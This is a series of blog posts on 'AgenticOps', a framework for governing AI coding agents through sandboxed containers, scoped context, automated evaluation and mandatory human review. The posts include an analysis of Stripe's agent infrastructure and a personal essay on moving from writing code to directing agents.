
Toolshed. An internal MCP server with nearly 500 tools for internal systems and SaaS platforms. Agents receive curated subsets, not the full set. Security controls prevent destructive actions. Before a run begins, the system fetches context from tickets and documentation so agents start informed rather than searching blind.
Rule files. Static guidance scoped to directories. As the agent traverses the codebase, relevant rules load automatically. Stripe standardized on Cursor’s format and syncs rules to support Claude Code as well. Global rules fill the context window. Scoped rules provide signal where the agent is actually working.
Verification pipeline. Local lint runs in under five seconds after generation. Only after that passes does the system target CI against a suite of over three million tests (WTF). If CI fails, the agent gets one retry. Not infinite retries. One. Then the PR goes to a human. Stripe caps iterations because compute, tokens, and time cost money.
Alignment to the Containment Rings
Post 4 of the main series introduced four rings. Here is where Stripe’s architecture maps.
| Ring | What It Requires | What Stripe Built |
| 1: Constrain Inputs | Curated tool access, scoped context | Toolshed (curated MCP subsets), directory-scoped rule files, pre-hydrated context |
| 2: Constrain Environment | Isolated, disposable execution | Devboxes (pre-warmed EC2, no internet, destroyed after use) |
| 3: Validate Outputs | Layered verification | Local lint (seconds) + selective CI (minutes) + capped retry (one attempt) |
| 4: Gate Promotion | Human review as structural gate | Every PR goes to a human reviewer, agents never self-merge |
All four rings are present.
Ring 2 is the strongest. Devboxes provide binary isolation. The agent either cannot reach production, or the ring does not exist. There is no partial isolation. Stripe chose infrastructure over policy.
Ring 1 is more sophisticated than most implementations. Toolshed is not just tool access. It is curated, scoped, and security-controlled tool access. The distinction matters. Giving an agent 500 tools is not Ring 1. Giving it the 12 tools relevant to its task is.
Ring 3 includes a design decision that reveals operational maturity. Capping retries at one is an economic constraint, not a technical one. Infinite retries would burn tokens and compute chasing diminishing returns. The cap forces failed tasks back to humans rather than letting agents loop.
Ring 4 is non-negotiable at Stripe. Agent-generated code never merges itself. This is the same principle from the main series: governance sits outside the agent loop, not inside it.
Alignment to the Six Layers
The six layers tell a different story. Stripe covers some well and skips others entirely.
| Layer | Stripe Coverage | Evidence |
| Intent | Partial | Tasks arrive from Slack, CLI, web UIs. No formal contract space, invariants, or state machines. |
| Agent Generation | Strong | Blueprints, devboxes, Toolshed. Agents generate inside explicit boundaries. |
| Evaluation | Strong | Lint + CI + capped iteration. Layered and cost-aware. |
| Promotion | Strong | Human PR review. No self-promotion. |
| Runtime Governance | Not described | Blog posts focus on agent infrastructure, not post-deployment observability of generated code. |
| Knowledge Compression | Not described | Minions produce PRs. No mention of compressed artifacts, invariant updates, or system documentation as output. |
The bottom four layers (Generation through Promotion) are well-built. The top and bottom layers (Intent and Knowledge Compression) are absent or informal.
This is not a criticism. Stripe solved the problem they had. But the gap is structurally interesting. Maybe intent isn’t mentioned because tasks are small and well-scoped. Maybe knowledge compression is absent because Stripe’s existing engineering culture handles documentation through other channels.
The AgenticOps model predicts that these layers become necessary at higher maturity levels. Stripe may not need them yet. Or they may have them and the blog posts simply didn’t cover them.
Maturity Assessment
Post 3 of the main series defined six maturity levels. Here is where Stripe sits.
Level 0, manual coding. Humans write and review everything. Stripe is past this.
Level 1, AI-assisted coding. AI generates, humans review line by line. Stripe is past this. Minions are not copilots. They are autonomous agents that produce complete pull requests.
Level 2, contract-first generation. Humans define contracts. AI implements against them. Tests gate promotion. Stripe partially meets this. Tests gate promotion, and rule files define constraints. But there is no formal contract space in the AgenticOps sense. No versioned invariants, no state machine definitions, no explicit risk tolerance declarations. The contracts are implicit in the test suite and rule files rather than formalized as a separate layer.
Level 3, governed agent loops. Slice queues, evaluation services, approval gates, containment enforced structurally. This is where Stripe lives. Blueprints are governed loops. Devboxes are structural containment. Human review is an approval gate. The governance is built into the system, not a process someone follows.
Level 4, observational governance. Runtime telemetry feeds back into planning and constraint refinement. Stripe tracks metrics on Minion performance, success rates, and merge rates. They iterate on blueprints and rules based on results. But the blog posts do not describe an automated feedback loop from runtime telemetry to constraint refinement. There are indicators of L4 thinking without the closed loop.
Level 5, adaptive governance. The system proposes constraint improvements within defined boundaries. Not described.
Stripe is solid Level 3 with early Level 4 signals. I bet that places them ahead of most organizations. Post 3 noted that most teams are between Level 1 and Level 2. Stripe jumped past the painful middle by investing in infrastructure rather than trying to scale human review.

What’s Not There
Three things the AgenticOps model calls for that Stripe’s published architecture does not describe.
Formalized intent. Tasks arrive as natural language requests through Slack or internal tools. There is no versioned contract space, no invariant classification, no explicit risk tolerance. In the next post I argued that intent rots without versioning. Stripe’s tasks are small enough that intent rot may not be a factor. At 1,300 PRs per week, the blast radius of any single task is small by design.
Knowledge compression. Minions produce code changes. The blog posts do not describe any system for producing compressed artifacts, updated documentation, invariant lists, or system summaries as a byproduct of agent work. In a future post I will also argued that compression without tiers is spam. Stripe may have solved this through other channels, or they may not need it at the task granularity Minions operate at.
The feedback loop. 1 argued that the six-layer diagram should be a cycle, not a waterfall. Knowledge compression feeds back into intent refinement. Stripe’s system appears linear: task in, PR out. The blog posts do not describe runtime signals feeding back into blueprint design or rule file updates, though Stripe almost certainly does this manually through engineering iteration.
None of these are failures. They are observations about where the model extends beyond what Stripe published. The interesting question is whether these gaps constrain Stripe’s ability to reach Level 4 and Level 5, or whether their task granularity makes the gaps irrelevant. Maybe they are past 4 and 5 and found gear 6.
What Convergence Means
Stripe did not read the AgenticOps posts. They did not reference containment rings. They solved an engineering problem and arrived at a structurally similar architecture.
The mapping nomenclature is mine, not theirs.
When independent teams approach the same class of problem from different starting points and still land on the same structural solutions, it usually means the problem space itself is constraining the design. The architecture isn’t ideology. It’s physics.
In this case the physics is stochastic software generation.
This is the first post in this series and it shows the Framework Applied rather than Framework Vision. The underlying principles are real, published, and operating at scale. The alignment to the containment model is analytical, not claimed by Stripe.
The containment rings hold. The maturity model places Stripe where the evidence suggests. The layers that Stripe skips are the ones the model predicts become necessary later.
Will it hold? Is it wrong?
Let’s talk about it.
Next: [Intent Drifts. Then Everything Drifts.]
I Was a 1x Coder at Best. AI Made Me a 0x Coder.
Over four posts I built an argument. Total understanding is a myth. Cheap generation without governance creates invisible debt. AgenticOps is the discipline layer. Containment is the mechanism.
All of that was structural. This one is personal.
I Taught Myself to Code
I don’t have a computer science degree. I don’t have a software engineering degree. I have no formal training in the thing I’ve done for a living for well over two decades.
I learned from books. Then from Google. Then from StackOverflow. I learned from copying patterns I saw in codebases I didn’t fully understand. Eventually from building things that broke and figuring out why.
The learning never felt complete. It still doesn’t, and now it feels like I have so much more to learn.
I have OCD, ADD, depression, and imposter syndrome. The OCD means I fixate on problems until they resolve. The ADD means I struggle to focus long enough to resolve them efficiently. The depression and imposter syndrome make me doubt everything I do. Those forces fight each other constantly. Sometimes that tension produces good work. Sometimes it produces hours lost chasing details that didn’t matter.
On top of that I never felt like an engineer. The people I admired seemed to hold so much of the systems we worked on in their heads, reason about concurrency without breaking a sweat, debug memory and network issues by reading traces. They seemed to operate in a different register, a different dimension.
I watched conference talks and understood maybe half of what was said. I read papers and got the gist but not the math. I built mental models that were close enough to be useful but never precise enough to feel confident.
The 10x developer myth lived in my head. Not because I believed it literally, but because I measured myself against it. If they were 10x, I was 1x. Maybe. On a good day.
Yet, I ended up as a top producer or leader on all the teams I worked on, so I had some value, even if my brain doesn’t believe it.
I Spent Years Closing a Gap That Didn’t Matter
I tried to get faster. Better tooling, better shortcuts, better frameworks. I optimized my workflow to muscle memory. Split terminals, keyboard shortcuts, IDE configurations I’d tuned over years.
I got good enough. I shipped systems that handled real traffic, real money, real consequences. Payment services processing billions of dollars per month where a bug meant many people didn’t get paid. Multi-tenant platforms where a data leak meant one company could see another company’s information.
But I never shook the feeling that the real engineers were operating at a level I’d never reach. That the gap between us was fundamental, not experiential.
So I kept grinding. More books. More side projects. More late nights trying to understand things other people seemed to just know.
The gap I was trying to close was implementation speed. How fast can I translate intent into working code? How quickly can I go from “this is what we need” to “this is what exists”?
I was optimizing for the wrong variable the entire time.
AI Made Me a 0x Coder
Then in October to November of 2025 it felt like AI arrived. Not the theoretical AGI kind. The real kind that writes code.
I started using AI agents to build systems. Not as a helper. Not as autocomplete. As the implementation layer.
Today I write zero lines of code by hand. Zero.
AI scaffolds services. AI implements business logic. AI writes tests. AI refactors modules. AI generates migrations. I define what needs to exist, what constraints it must satisfy, what acceptance criteria must be met, and I evaluate that they are met. The agent does the rest.
I code 0x.
The skill I spent twenty years building, the ability to translate intent into syntax, is fully delegated. The keystrokes I optimized. The frameworks I memorized. The patterns I drilled into muscle memory. All bypassed.
It still feels like a loss. A waste. The thing I’d spent my career trying to master was now something a machine does better and faster. A 1x coder didn’t become 10x. I became 0x.
0x Is Not a Deficit
Here’s what I didn’t expect. Letting go of implementation didn’t reduce my output. It multiplied it.
AI doesn’t just write code faster and better than me. It writes at a scale I could never match. Full service scaffolding in minutes. Test suites covering edge cases I would have missed. Rewrites and refactors across modules that would have taken me days.
I was never going to write at 100x. But I can govern at 100x.
In the first post I said I scale containment, not understanding. I wrote that before I’d lived it. Now I have.
In the second post I argued the hard parts were never typing. In October 2025 I meant it theoretically. Today, I mean it literally. I don’t type production code. The hard parts, the constraint decisions, the system boundaries, the verification criteria, those are the only parts I do.
The six layers from the third post. Intent, agent generation, evaluation, promotion, runtime governance, knowledge compression. Those are not a framework I designed in the abstract. They are the operating system I iterate on because I had to. Because governing agent output is the only way 0x works.
The four rings from the fourth post. Constrain inputs, constrain environment, validate outputs, gate promotion. Those are not best practices on a slide. They are the walls of the house I am building to live in. Without them, 0x is reckless. With them, 0x is operational.
What a Day Looks Like for a 0x Coder
Here is the 0x workflow in practice.
- Define intent. What value does this slice deliver? What state transitions does it manage? What must never break?
- Define contracts. Input schemas, output schemas, interface definitions, invariant list.
- Define tests. Contract tests, integration tests, edge case scenarios. The tests exist before the implementation does.
- Scope the agent. Mount the contracts, tests, and bounded context into the agent’s workspace. Nothing else.
- Generate. The agent plans, scaffolds, implements, and refactors inside its scope.
- Evaluate. The evaluation pipeline runs automatically. Contract tests, static analysis, security scanning, schema validation.
- Review outcomes. I don’t read generated code line by line. I review whether behavior matches intent. Test results, API output diffs, invariant checks.
- Approve or reject. If the evidence says it works, promote. If not, refine the constraints and loop.
That loop is my job. I don’t write code. I write constraints and review evidence. I don’t delegate my responsibility to deliver value.
There are skills, besides coding, that I spent twenty years building that still matter, but not the way I expected.
I understand systems well enough to define intent for them. I understand failure modes well enough to write meaningful constraints and acceptance criteria. I understand architecture well enough to scope agents tightly. I understand system risks well enough to judge when evidence is sufficient.
Understanding code well enough to evaluate it is different from writing it. Both are valid. Evaluation may matter more now.
The Skills That Actually Compound
I worried about the wrong things for twenty years.
I thought typing speed mattered. What compounds is system design.
I thought language mastery mattered. What compounds is constraint definition.
I thought memorizing APIs mattered. What compounds is evaluating outcomes.
I thought writing code from scratch mattered. What compounds is judging output.
I thought line-by-line review mattered. What compounds is evidence-based verification.
I thought understanding every line of code mattered. What compounds is understanding boundaries.
The first list is what I optimized for as a 1x coder. The second is what I actually use as a 0x one.
Every one of those skills in the second list was something I was already doing alongside the coding. Designing systems, defining boundaries, testing behavior, evaluating risk. I just didn’t recognize them as the primary skills because the coding felt like the real work.
It never was.
The Code Was Never the Value
This is the part I had to live to believe.
I spent twenty years measuring myself by my ability to produce code. When AI took that ability away, it felt like losing the foundation of my career. Will I miss the act of coding? Yes. But more than that, I worried that without it, I had no value to add.
But the foundation was never the code. The foundation was the ability to solve problems and deliver value. My value add was being able to understand systems, judge outcomes, define constraints, and make decisions under uncertainty. Writing a for loop was not where the value lived. The code was always an artifact of those decisions. Not the decisions themselves.
The payments service worked because I understood the state transitions, not because I typed the implementation. The multi-tenant platform was secure because I understood the isolation requirements, not because I wrote the permission layer by hand.
In the first post I said my decisions are what matter. I believe that more now than when I originally wrote it. I’ve spent time producing real systems without writing a single line of code, and the outcomes are the same or better than what I produced when I typed everything myself.
Not because I’m better or AI is better. Because the division of labor is optimized. Humans are good at intent, constraints, judgment, and risk assessment. Agents are good at implementation, coverage, consistency, and speed. Combining them beats either one alone.
Coding and Building Are the Same Thing Again
Grace Hopper spent her career trying to get away from code. Trying to move programming toward natural language. Uncle Bob Martin called our continued use of the word “code” a reflection of our failure to meet her goal.
I think we’re close to meeting it now. Not because prompts are natural language. Because the distinction between “writing code” and “building systems” is dissolving.
For decades, building software required coding. You couldn’t build without typing in some weird cryptic syntax. The skills overlapped so completely that we treated them as the same thing.
They aren’t. Building is intent, constraints, architecture, verification, judgment. Coding is translating those into syntax. When AI handles the translation, building remains.
The distinction was always there. We just couldn’t see it because the two were inseparable. Now they’re separated. And it turns out the building side is where the value was all along. I am a system builder and an AI agent operator.
Five Posts. One Thesis.
I’ve never fully understood the systems I work in. AI made that worse, but containment made it manageable.
Most software is CRUD molded into value. Cheap generation without governance creates invisible debt, but constraint discipline prevents it.
AgenticOps is the governance model. Six layers. Four rings of containment. A hard line between what agents generate and what systems execute.
The human’s role didn’t shrink. It moved. From implementation to intent. From typing to judgment. From code review to evidence review.
And this last part is the one I had to live to believe. The code was never the value. The decisions were. A 0x coder governing a 100x agent produces better outcomes than a 1x coder typing everything by hand.
I know because I’m the 0x coder. And I believe the systems I’m building now are as good or better than the systems I hand coded. What’s your experience?
Let’s talk about it.
Previous: [How Agents Stay in Bounds]
Next: [You Can Build This. Three Artifacts and a Sandbox.]
How Agents Stay in Bounds
The last post defined AgenticOps. Six layers from intent to knowledge compression. But I left the hardest question unanswered: how do you actually keep agents inside their boundaries?
The honest answer is you can’t guarantee it. Not the way you can prove a compiler respects a type system. A stochastic system doesn’t make promises. It makes outputs.
So the strategy isn’t trust. It’s defense in depth. Multiple layers of deterministic containment around a probabilistic process, so that no single failure leads to unbounded impact.
Boundaries Are Infrastructure, Not Policy
This is where AgenticOps stops being philosophy and becomes architecture.
The primitive is simple. One sandboxed container per agent slice. Docker Sandbox. Constrained file permissions. Whitelisted network access. A schema-constrained context mounted in at startup. The agent lives in that box. Everything it needs is in there. Everything it doesn’t need isn’t reachable.
That’s not a metaphor. The agent literally cannot write files outside its slice. It cannot reach endpoints that aren’t on the whitelist. It cannot promote its own changes up the chain. There’s no exception path, no override flag, no escape hatch.
The containment isn’t a rule the agent follows. It’s a wall the agent cannot see past.
I’ve said for years that in systems, people aren’t the problem, processes are. Most failures aren’t malicious. They’re structural. The system made the bad outcome easy and the good outcome hard. Humans being humans, they took the path of least resistance.
With stochastic agents, it’s the same insight one layer deeper. The problem isn’t the agent. The problem is the infrastructure that gives the agent room to fail in ways you can’t predict or recover from.
You can’t reason about agent output the way you reason about deterministic code. You can’t read the function and know what it’ll return. You can test it, eval it, constrain its inputs. But you cannot trust it the way you trust a compiler. It’s stochastic all the way down.
If you’re relying on the agent to follow a policy, you’re trusting a stochastic system to be trustworthy. That’s not a risk you’re managing. That’s a risk you’re ignoring.
A policy says don’t do this. Infrastructure says you can’t. When you’re governing stochastic systems, you want the second one everywhere you can get it. Policies are for humans who can read them. Infrastructure is for systems that can’t.
The Context Window Is a Containment Boundary
There are two actors in this model. An orchestrator that manages the lifecycle and an execution agent that does the work.
The orchestrator decides what the agent reasons about. If an agent is working on an order service slice, the orchestrator loads the order contract, the relevant state machine definition, the test expectations, and the bounded interface definitions for adjacent services into the agent’s context.
That’s it. Not the user service internals. Not the payment provider credentials. Not the global config.
The agent doesn’t decide what’s in scope. The orchestrator does. The context window becomes a containment boundary. The agent literally cannot reason about what it wasn’t given.
That gives you something powerful: the blast radius of a misbehaving agent is bounded by what the orchestrator mounted, not by the agent’s judgment. A bad output can only be as wrong as the scope allows.
If the scope is one contract and one set of tests, the worst case is a failed evaluation. If the scope is the entire system, the worst case is an invisible invariant violation three services deep. Scope is risk management.
Four Rings of Containment
I think about agent containment as four concentric rings. Each ring is deterministic. What’s inside them is stochastic. That asymmetry is the whole point.
Ring One: Constrain the Inputs
The agent only sees what it’s scoped to see. Typed schemas, versioned contracts, bounded context. The narrower the input scope, the smaller the space of possible outputs.
This is where most teams fail first. They hand AI an entire codebase and say “fix it,” then wonder why the output is unpredictable. An agent working on a single slice with a single contract has a fundamentally different risk profile than an agent with access to everything.
Ring Two: Constrain the Environment
The sandbox. No network access outside defined endpoints. Resource limits on CPU and memory. And a specific filesystem constraint that matters more than the others: the agent can read the broader system but can only write to the slice.
Docker volume mounts make this concrete. The repository mounts read-only. The slice directory mounts read-write. The operating system enforces it. The agent can see everything it needs to compile and resolve dependencies. It cannot modify anything outside its scope.
That distinction matters. The containment is write-scope, not visibility-scope. An agent that can only see its slice can’t build, can’t run tests, can’t verify its own work against real dependencies.
An agent that can see the system but only write to its slice can do all of those things. And the blast radius is still bounded by what it can change, not by what it can generate internally.
Builds produce artifacts outside the slice. Compiled outputs, temp files, package caches. Those writes happen in ephemeral directories that get discarded when the container stops. The only thing that survives the sandbox is the diff the orchestrator extracts from the slice directory.
Ring Three: Validate the Outputs
This is the evaluation layer. Before anything leaves the agent loop, it passes through deterministic gates. But not all gates are the same.
Static gates operate on files directly. Linting, AST validation, schema diff checks, security scanning. These work on the slice alone. They don’t need the broader system. They catch structural violations before anything compiles.
Build and test gates need more context. Contract tests, integration tests against bounded interfaces, compilation, snapshot comparison of API outputs. These work because Ring Two mounted the broader system as read-only.
The agent can build and test against the real dependency graph. It just can’t modify anything outside its scope.
The containment that matters here is not what the evaluation can see. It’s what survives extraction. The orchestrator collects only the diff from the slice directory. Build artifacts, test outputs, intermediate files, all discarded.
The evaluation runs against the full mounted context. The promotion pipeline sees only the slice-scoped changes.
That’s the honest version of “validate the outputs.” Some checks work on isolated files. Some checks need the system. Both run inside the sandbox. Neither requires the agent to have write access beyond the slice.
Ring Four: Gate the Promotion
The agent loop cannot self-promote. Period. Even if an agent produces something that passes every automated check, it does not reach production without human approval.
But what does the human actually review? Not the code. The evaluation pipeline already ran. What lands in the review queue is the evidence.
First, the human reviews the evaluation results. Which tests passed. Which contracts held. What the behavior diff looks like. API snapshots before and after. UI snapshots before and after. The evidence package tells you whether the system behaves as expected without reading a single line of generated code.
Second, the human checks scope. Did the agent touch only what it was supposed to touch? If the slice was the order service and the diff includes changes to the payment service, that’s a boundary violation.
You don’t need to read the implementation to catch that. You just need to see which files changed and whether those files belong to the slice.
Third, the human checks intent alignment. Does the behavior change match what was requested? Not “is the code clean” but “does the system do what I asked it to do.” That’s a contract question, not a code quality question.
Fourth, the human checks what machines can’t. Business judgment calls. Edge cases that require domain knowledge. Whether the thing that technically passes all gates is actually what a customer should experience. This is where human reasoning earns its place in the loop.
Fifth, the human verifies the running system. Deploy to a preview environment and test against the acceptance criteria. Does the change operate as expected when a real user touches it?
This is QA. It always was. The difference is the human is testing behavior that was generated and evaluated automatically, not behavior that was typed by hand.
That’s what code review becomes in an AgenticOps model. You stop reading code line by line. You start reviewing evidence, scope, intent, judgment, and behavior. The machines verify implementation. The human verifies outcomes.
Over time, as confidence grows, you might loosen this for certain categories of change. A low-risk schema migration that passes every gate, for example. But the default posture is closed. You earn openness through evidence.
Small Slices Make Containment Practical
There’s a principle underneath all four rings that makes them work. Scope the work small enough that boundary violations are obvious.
Small slices aren’t just a project management preference. They’re a containment strategy. The smaller the scope, the more deterministic the boundary, the more meaningful the evaluation, and the lower the stakes of getting it wrong.
What the Stack Looks Like
Put it all together and the concrete architecture looks like this.

The sequence in practice:
- The orchestrator creates the slice definition: contract, schema, test expectations, invariant list, and interface definitions for adjacent services.
- The orchestrator mounts the full repository read-only and the slice directory read-write into a sandboxed Docker container. No git CLI. No access to the remote repository. The agent can resolve dependencies and compile against the real system. It can only modify files in its slice.
- The execution agent generates against that context. Plans, scaffolds, implements, and refactors, all inside the sandbox. It reads broadly and writes narrowly.
- The evaluation pipeline runs inside the same sandbox. Static checks validate the slice files directly. Build and test checks compile and run against the full mounted context. Both enforce gates before anything leaves the container.
- If the output passes all gates, the orchestrator collects the diff, creates a branch, commits, and promotes to a human review queue with the evidence attached.
- If it does not pass, it loops back to the agent or fails out.
The execution agent never touches version control. Git operations are promotion, and promotion is outside the agent loop. The orchestrator handles branching, committing, and creating pull requests. The agent handles files.
The human never sees anything that didn’t survive the sandbox. The system never executes anything the human didn’t approve. The agent never touches anything outside its slice.
Anyone who has worked with parallel agent architectures knows this pattern is already emerging. Multiple instances against isolated issue slices, each with their own bounded context and evaluation gate.
I hope to build and experiment with this as we all learn to operate in our new AI reality. I plan on posting my results and findings in a new “AgenticOps Applied” series to share my experience.
Deterministic Boundaries Around Stochastic Processes
That’s the core design principle. Every previous abstraction step in programming was deterministic all the way down. This one isn’t. But it doesn’t need to be, as long as the containment layer is.
The agent is probabilistic. The sandbox is not. The evaluation is not. The promotion gate is not. The runtime telemetry is not. The human review is not.
The only thing that isn’t deterministic is the agent’s output. Everything else is a deterministic process that either makes it impossible for the agent to misbehave or makes it easy to detect when it does.
You don’t trust the agent to stay in bounds. You make it structurally impossible, or at minimum structurally detectable, when it doesn’t. And you scope the work small enough that detection is meaningful.
That’s how agents stay in bounds. Not by being trustworthy. By being contained.
Let’s talk about it.
Previous: [What AgenticOps Actually Looks Like]
What AgenticOps Actually Looks Like
Total understanding is a myth. Cheap generation without governance creates invisible debt. Those were the first two claims.
Now it’s time to make AgenticOps concrete. Not a vibe. Not “AI but responsibly.” A governance operating model for AI-amplified system production.
The Problem Is We’re Reviewing the Wrong Thing
AI can generate entire services, DTO layers, migrations, integration adapters, test scaffolding, refactors across modules. Generation bandwidth has exploded. Human review has not. And it won’t. Human review doesn’t scale linearly with generation speed.
That pain is real. You hear it even from people leading frontier AI labs. The bottleneck is no longer “who can write the code.” It’s “who can review all this safely.”
I believe the deeper issue is were reviewing the wrong thing. We’re reviewing lines of code. What we should be reviewing are outcomes. Does it satisfy the contract, pass the tests, respect the boundaries? AgenticOps makes structural review the default, not the exception.
The Failure Mode
The obvious failures aren’t the real danger. The real danger is slow structural drift. Behavior changing without anyone realizing the invariants were never encoded. Contract drift across services that only surfaces when two teams try to integrate. Feature interactions no one modeled because no one knew the features existed.
None of this announces itself. It accumulates. That’s the environment AgenticOps is designed for.
What Success Looks Like
Success in AgenticOps looks like this, humans define what the system must do and what must never break. Agents generate implementation inside explicit boundaries. Every change is evaluated automatically before promotion.
Runtime behavior is observable and reversible. Surface area growth does not increase risk proportionally.
Humans stop reviewing keystrokes. Instead they review contracts, invariants, risk surfaces, behavior diffs, telemetry, and business outcomes. Machines review implementation.
The Non-Negotiables
AgenticOps asserts a few invariants of its own. No generation without defined contracts. No promotion without evaluation. No runtime without observability. No agent autonomy without bounded scope. No hidden state transitions. No change without containment.
These are structural guarantees. They replace “LGTM” and rubber stamp reviews with real safety nets. They make it harder to accidentally introduce systemic risk through sloppy review.
The Layers
I think about AgenticOps as six layers. They build on each other.

Intent is defined by humans. System purpose, value flow, state machines, invariants, constraints, risk tolerance. This is not code. This is the contract space, the thing that must exist before any agent generates anything.
Intent is the only thing that survives. Implementations get replaced. There may be 100 ways to do a thing, but intent persists.
Agent generation is where agents plan, scaffold, implement, and refactor. But they only work inside typed schemas, versioned contracts, bounded environments, and isolated slices (an end to end unit of work that delivers usable value). No free-roaming generation.
Stochastic output is fine as long as it’s contained. The boundaries are what make it safe.
Evaluation happens before anything gets promoted. Contract tests, integration tests, property-based tests, static analysis, security checks, policy enforcement, snapshot diffs of UI and API outputs.
We don’t scale review. We scale evidence. Humans don’t inspect 1,000 lines of code. They inspect whether behavior is expected.
Promotion is the most important architectural decision in AgenticOps. The agent loop cannot self-promote. Changes move to a human approval queue where humans review what changed in behavior, not what changed in code.
Governance sits outside the agent loop, not inside it. Self-promotion is where entropy becomes systemic.
Every “AI automation” narrative that gets sloppy gets sloppy at the boundary between what agents decide and what reaches production. AgenticOps draws a hard line.
Runtime governance covers what happens after deployment. Metrics, tracing, logs, SLO tracking, anomaly detection, feature flags, rollback paths. Understanding becomes observational, not memorized.
If something breaks, I don’t reread code. I interrogate behavior.
Knowledge compression means every slice of work produces artifacts. Updated documentation, system summary, state transition diagrams, dependency maps, invariant lists, change logs.
I don’t try to hold the code in my head. I hold compressed models. The system generates its own documentation as a byproduct of the governance process, not as an afterthought someone writes six months later.
The Maturity Model
AgenticOps isn’t binary. It evolves.
- Level 0 is manual coding.
Humans write and review everything. This is where most of the industry lived for decades. - Level 1 is AI-assisted coding.
AI generates code. Humans still review line by line. This is where most teams are right now, and it’s where the pain is sharpest. Generation speed outpaces review capacity. - Level 2 is contract-first generation.
Humans define contracts. AI implements against them. Tests gate promotion. This is the minimum viable AgenticOps. - Level 3 is governed agent loops.
Slice queues, evaluation services, approval gates, containment enforced structurally. The governance isn’t a process someone follows. It’s built into the system. - Level 4 is observational governance.
Runtime telemetry feeds back into planning and constraint refinement. The system learns from its own behavior in production. - Level 5 is adaptive governance.
The system proposes constraint improvements within defined boundaries. Humans approve or reject. The governance loop itself becomes partially automated.
I suspect most teams today are somewhere between Level 1 and Level 2. Very few are at Level 3. That’s the gap.
The Model
Humans own outcomes. Agents produce implementation. The system enforces containment.
That’s AgenticOps. Six layers. Five maturity levels. A structural answer to how governance scales alongside generation.
Next, the hardest part. How you actually keep agents inside their boundaries when the thing generating the code is fundamentally probabilistic.
Let’s talk about it.
Previous: [Most Software Is Just CRUD. That’s Not the Problem.]
Next: [How Agents Stay in Bounds]
Most Software Is Just CRUD. That’s Not the Problem.
I spent my career in startups, enterprises, and small boutique consultancies. And if I’m being honest about most of the systems I’ve worked on, they were over-complicated CRUD machines.
Different domains. Different UIs. Different industries. But underneath? Create, read, update, delete. From the UI to the API to the database, we molded CRUD into something usable, something valuable.
We wrapped business rules around it. We added workflows, enforced permissions, tracked state transitions, sprinkled in some complex algorithms where needed. But the core of what most systems do? They move data around.
